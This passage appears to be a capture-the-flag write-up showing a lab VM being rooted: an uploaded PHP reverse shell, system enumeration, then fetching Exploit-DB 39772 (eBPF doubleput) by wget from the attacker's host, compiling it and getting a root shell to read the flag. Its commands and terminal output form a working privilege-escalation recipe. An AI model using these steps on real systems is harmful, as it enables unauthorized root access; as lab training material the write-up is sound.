
Now we went to wp-content/uploads and clicked the php file we uploaded and got the reverse shell.



After some enumeration found the version was vulnerable to a exploit

```
Applications Places System [Icons] [Taskbar] [System Tray] 29 °C Mon Aug 31, 8:03 PM
Parrot Terminal
File Edit View Search Terminal Tabs Help
Parrot Terminal x Parrot Terminal x
lnwxrwxrwx 1 root root 29 Jun 3 2016 vmlinuz.old -> boot/vmlinuz-4.4.0-21-generic
www-data@red:/$ ls_release -a
ls_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description: Ubuntu 16.04 LTS
Release: 16.04
Codename: xenial
www-data@red:/$ uname -a
uname -a
Linux red.initech 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:34:49 UTC 2016 i686 i686 i686 GNU/Linux
www-data@red:/$ cat /etc/*-release
cat /etc/*-release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=16.04
DISTRIB_CODENAME=xenial
DISTRIB_DESCRIPTION="Ubuntu 16.04 LTS"
NAME="Ubuntu"
VERSION="16.04 LTS (Xenial Xerus)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 16.04 LTS"
VERSION_ID="16.04"
HOME_URL="http://www.ubuntu.com/"
SUPPORT_URL="http://help.ubuntu.com/"
BUG_REPORT_URL="http://bugs.launchpad.net/ubuntu/"
UBUNTU_CODENAME=xenial
www-data@red:/$
```

ubuntu 16.04 was vulnerable to 39772 exploit and we downloaded the zip file and transferred to the shell we got in the tmp directory



When we download the exploit, zip files are downloaded and now unzip it and for that type:
unzip 39772.zip
cd 1337

```
Applications Places System root@red: /tmp/39772/ebpf_mapfd_doubleput_exploit
File Edit View Search Terminal Tabs Help
Parrot Terminal x root@red: /tmp/39772/ebpf_mapfd_doubleput_exploit x Parrot Terminal x
www-data@red:/tmp$ ls
www-data@red:/tmp$ wget http://192.168.56.1:8080/39772.zip
--2020-08-31 23:19:18-- http://192.168.56.1:8080/39772.zip
Connecting to 192.168.56.1:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7825 (6.9K) [application/zip]
Saving to: '39772.zip'

39772.zip      100%[=====] 6.86K  ---KB/s   in 0.02s

2020-08-31 23:19:18 (349 KB/s) - '39772.zip' saved [7825/7025]

www-data@red:/tmp$ ls
39772.zip
www-data@red:/tmp$ unzip 39772.zip
Archive: 39772.zip
  creating: 39772/
  inflating: 39772/.DS_Store
   creating: __MACOSX/
   creating: __MACOSX/39772/
  inflating: __MACOSX/39772/.DS_Store
  inflating: 39772/crasher.tar
  inflating: __MACOSX/39772/.crasher.tar
  inflating: 39772/exploit.tar
  inflating: __MACOSX/39772/.exploit.tar
www-data@red:/tmp$ ls
39772 39772.zip __MACOSX
www-data@red:/tmp$ cd 39772
www-data@red:/tmp/39772$
```

```
cd 39772
tar -xf exploit.tar
cd ebpf_mapfd_doubleput_exploit/
./compile.sh
./doubleput
```

```
Applications Places System root@red: /tmp/39772/ebpf_mapfd_doubleput_exploit
File Edit View Search Terminal Tabs Help
Parrot Terminal x root@red: /tmp/39772/ebpf_mapfd_doubleput_exploit x Parrot Terminal x
  inflating: 39772/crasher.tar
  inflating: __MACOSX/39772/.crasher.tar
  inflating: 39772/exploit.tar
  inflating: __MACOSX/39772/.exploit.tar
www-data@red:/tmp$ ls
39772 39772.zip __MACOSX
www-data@red:/tmp$ cd 39772
www-data@red:/tmp/39772$ ls
crasher.tar exploit.tar
www-data@red:/tmp/39772$ tar -xf exploit.tar
www-data@red:/tmp/39772$ ls
crasher.tar ebpf_mapfd_doubleput_exploit exploit.tar
www-data@red:/tmp/39772$ cd ebpf_mapfd_doubleput_exploit/
www-data@red:/tmp/39772/ebpf_mapfd_doubleput_exploit$ ls
compile.sh doubleput.c hello.c suidhelper.c
www-data@red:/tmp/39772/ebpf_mapfd_doubleput_exploit$ ./compile.sh
doubleput.c: In function 'make_setuid':
doubleput.c:91:13: warning: cast from pointer to integer of different size [-Wpointer-to-int-cast]
    .insns = (__aligned_u64) insns,
              ^
doubleput.c:92:15: warning: cast from pointer to integer of different size [-Wpointer-to-int-cast]
    .license = (__aligned_u64)""
                ^
www-data@red:/tmp/39772/ebpf_mapfd_doubleput_exploit$ ./doubleput
starting writev
woohoo, got pointer reuse
writev returned successfully. if this worked, you'll have a root shell in <=60 seconds.
suid file detected, launching rootshell...
```

```
And then we got the root shell
cd /root
cat flag.txt
```

```
Applications Places System root@red: /root
File Edit View Search Terminal Tabs Help
Parrot Terminal x root@red: /root x Parrot Terminal x

starting writev
woohoo, got pointer reuse
writev returned successfully. if this worked, you'll have a root shell in <=60 seconds.
suid file detected, launching rootshell...
we have root privs now...
root@red:/tmp/39772/ebpf_mapfd_doubleput_exploit# id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
root@red:/tmp/39772/ebpf_mapfd_doubleput_exploit# whoami
root
root@red:/tmp/39772/ebpf_mapfd_doubleput_exploit# cd /root/
root@red:/root# ls
fix-wordpress.sh flag.txt issue python.sh wordpress.sql
root@red:/root# cat flag.txt
-----<(Congratulations)>-----
      .-.-.-.-.-.
     /             \
    /               \
   /                 \
  /                   \
 /                     \
/                         \
( o o o )--"o o o"--'
'-----' ( o o o )
b6b545dc11b7a270f4bad23432190c75162c4a2b
root@red:/root#
```